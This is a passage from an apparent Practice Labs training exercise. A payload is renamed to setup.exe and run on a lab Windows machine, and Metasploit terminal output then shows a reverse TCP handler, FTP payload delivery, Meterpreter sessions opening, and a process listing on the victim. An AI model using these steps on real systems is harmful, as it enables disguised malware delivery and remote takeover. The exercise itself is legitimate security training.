
1 item 1 item selected 7.00 KB

Figure 2.38 Screenshot of PLABWIN10: Showing the file, payload.exe, in the Downloads folder.

Step 10

Now rename the file to **setup**.

> ***Note:*** *You can rename the file by selecting it and pressing* ***F2****. In some laptop makes, you may need to press* ***Fn*** *+* ***F2****. Alternatively, you can right-click the file and select* ***Rename****.*



PLABWIN10 - Internet Explorer

http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm

This PC › Downloads


Name	Date modified	Type	Size
setup	9/22/2019 9:06 PM	Application	7 KB

1 item   1 item selected 7.00 KB

Figure 2.39 Screenshot of PLABWIN10: Renaming the file payload.exe, to setup.exe.

Step 11

Then, double-click the file to execute it.



Name	Date modified	Type	Size
setup	11/27/2019 7:43 PM	Application	0 KB

Figure 2.40 Screenshot of PLABWIN10: Clicking the file, setup.exe, to execute it. Closing the File Explorer Window.


Close the **File Explorer** window.

Step 12

Switch back to the **Kali Linux** window. Notice that the connection with the victim's system is already opened.

Note: *To be able to complete the next set of tasks in this exercise, you need to keep this console window open. Do NOT shut it down or exit from it.*

Alert: If you double-click more than once on the setup file, more than one meterpreter sessions will be opened.


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=0565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Mon 00:12 ●
1
root@PLABKALI01: ~
File
Edit
View
Search
Terminal
Help

```
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.4:443
msf5 exploit(multi/handler) > use auxiliary/server/ftp
msf5 auxiliary(server/ftp) > set FTPROOT /root/.set/
FTPROOT => /root/.set/
msf5 auxiliary(server/ftp) > exploit
[*] Auxiliary module running as background job 1.

[*] Started service listener on 0.0.0.0:21
[*] Server started.
msf5 auxiliary(server/ftp) > [*] 192.168.0.3:50070 UNKNOWN 'OPTS UTF8 ON'
[-] Failed to establish data connection: Rex::ConnectionTimeout The connection t
imed out (192.168.0.3:50074).
[*] 192.168.0.3:50070 FTP download request for payload.exe
[*] Sending stage (206403 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.4:443 -> 192.168.0.3:50143) at 2019-
09-23 00:11:40 -0400
[*] Sending stage (206403 bytes) to 192.168.0.3
[*] Meterpreter session 2 opened (192.168.0.4:443 -> 192.168.0.3:50146) at 2019-
09-23 00:11:47 -0400
```

Figure 2.41 Screenshot of PLABKALI01: Showing a successful connection with the victim’s system after the setup.exe file is executed.

Leave the devices you have powered on in their current state and proceed to the next task.

Task 5 - Collect Evidence of Compromise on User’s System

The payload is now running on the victim’s system. You need to exploit the victim’s system now.

To exploit a victim’s system, perform the following steps:

Step 1


Ensure that you are connected to **PLABKALI01**. You need to open the session with the victim's system now.

Press **Enter** in the terminal and type the following command:

```
sessions -i 1
```

Press **Enter**.

The session is now successfully established.


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Mon 00:13
1
root@PLABKALI01: ~
File
Edit
View
Search
Terminal
Help

```
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.4:443
msf5 exploit(multi/handler) > use auxiliary/server/ftp
msf5 auxiliary(server/ftp) > set FTPROOT /root/.set/
FTPROOT => /root/.set/
msf5 auxiliary(server/ftp) > exploit
[*] Auxiliary module running as background job 1.

[*] Started service listener on 0.0.0.0:21
[*] Server started.
msf5 auxiliary(server/ftp) > [*] 192.168.0.3:50070 UNKNOWN 'OPTS UTF8 ON'
[-] Failed to establish data connection: Rex::ConnectionTimeout The connection t
imed out (192.168.0.3:50074).
[*] 192.168.0.3:50070 FTP download request for payload.exe
[*] Sending stage (206403 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.4:443 -> 192.168.0.3:50143) at 2019-
09-23 00:11:40 -0400
[*] Sending stage (206403 bytes) to 192.168.0.3
[*] Meterpreter session 2 opened (192.168.0.4:443 -> 192.168.0.3:50146) at 2019-
09-23 00:11:47 -0400

msf5 auxiliary(server/ftp) > sessions -i 1
```

Figure 2.42 Screenshot of PLABKALI01: Showing a successful connection with the victim's system after the setup.exe file is executed.


Step 2

Notice the interaction with the victim's system has now started. You are now virtually controlling the victim's system. Let's see the processes that are running on the victim's system.

Type the following command:

```
ps
```

Press **Enter**.




PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVr
Applications
Places
Terminal
Mon 00:14
root@PLABKALI01: ~
File Edit View Search Terminal Help
burpsuite

```
[*] Started reverse TCP handler on 192.168.0.4:443
msf5 exploit(multi/handler) > use auxiliary/server/ftp
msf5 auxiliary(server/ftp) > set FTPROOT /root/.set/
FTPROOT => /root/.set/
msf5 auxiliary(server/ftp) > exploit
[*] Auxiliary module running as background job 1.

[*] Started service listener on 0.0.0.0:21
[*] Server started.
msf5 auxiliary(server/ftp) > [*] 192.168.0.3:50070 UNKNOWN 'OPTS UTF8 ON'
[-] Failed to establish data connection: Rex::ConnectionTimeout The connection t
imed out (192.168.0.3:50074).
[*] 192.168.0.3:50070 FTP download request for payload.exe
[*] Sending stage (206403 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.4:443 -> 192.168.0.3:50143) at 2019-
09-23 00:11:40 -0400
[*] Sending stage (206403 bytes) to 192.168.0.3
[*] Meterpreter session 2 opened (192.168.0.4:443 -> 192.168.0.3:50146) at 2019-
09-23 00:11:47 -0400

msf5 auxiliary(server/ftp) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ps
```

Figure 2.43 Screenshot of PLABWIN10: Entering the ps command to view the running processes.

Step 3

Notice that the processes running on the victim's system are now displayed. It is important to note the running process, **setup.exe**, which is the payload that you have executed on the victim's system.


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Mon 00:15
1
root@PLABKALI01: ~
File
Edit
View
Search
Terminal
Help

```
 4916  5100  fontdrvhost.exe          x64   2        Font Driver Host\UMFD-2
                                C:\Windows\System32\fontdrvhost.exe
 4992  688   svchost.exe              x64   0        NT AUTHORITY\NETWORK SERV
ICE                             C:\Windows\System32\svchost.exe
 5024  888   SkypeBackgroundHost.exe  x64   2        PRACTICELABS\Administrato
r                               C:\Program Files\WindowsApps\Microsoft.SkypeApp_
14.46.60.0_x64__kzf8qxf38zg5c\SkypeBackgroundHost.exe
 5040  4980  csrss.exe                x64   2

 5100  4980  winlogon.exe             x64   2        NT AUTHORITY\SYSTEM
                                C:\Windows\System32\winlogon.exe
 5176  688   svchost.exe              x64   0        NT AUTHORITY\SYSTEM
                                C:\Windows\System32\svchost.exe
 5380  420   rdpclip.exe              x64   2        PRACTICELABS\Administrato
r                               C:\Windows\System32\rdpclip.exe
 5388  6064  setup.exe                x64   2        PRACTICELABS\Administrato
r                               C:\Users\Administrator.PRACTICELABS\Downloads\se
tup.exe
 5472  1636  sihost.exe               x64   2        PRACTICELABS\Administrato
r                               C:\Windows\System32\sihost.exe
 5484  688   svchost.exe              x64   2        PRACTICELABS\Administrato
r                               C:\Windows\System32\svchost.exe
 5548  688   svchost.exe              x64   2        PRACTICELABS\Administrato
r                               C:\Windows\System32\svchost.exe
```

Figure 2.44 Screenshot of PLABKALI01: Listing the running processes on the victim's system.

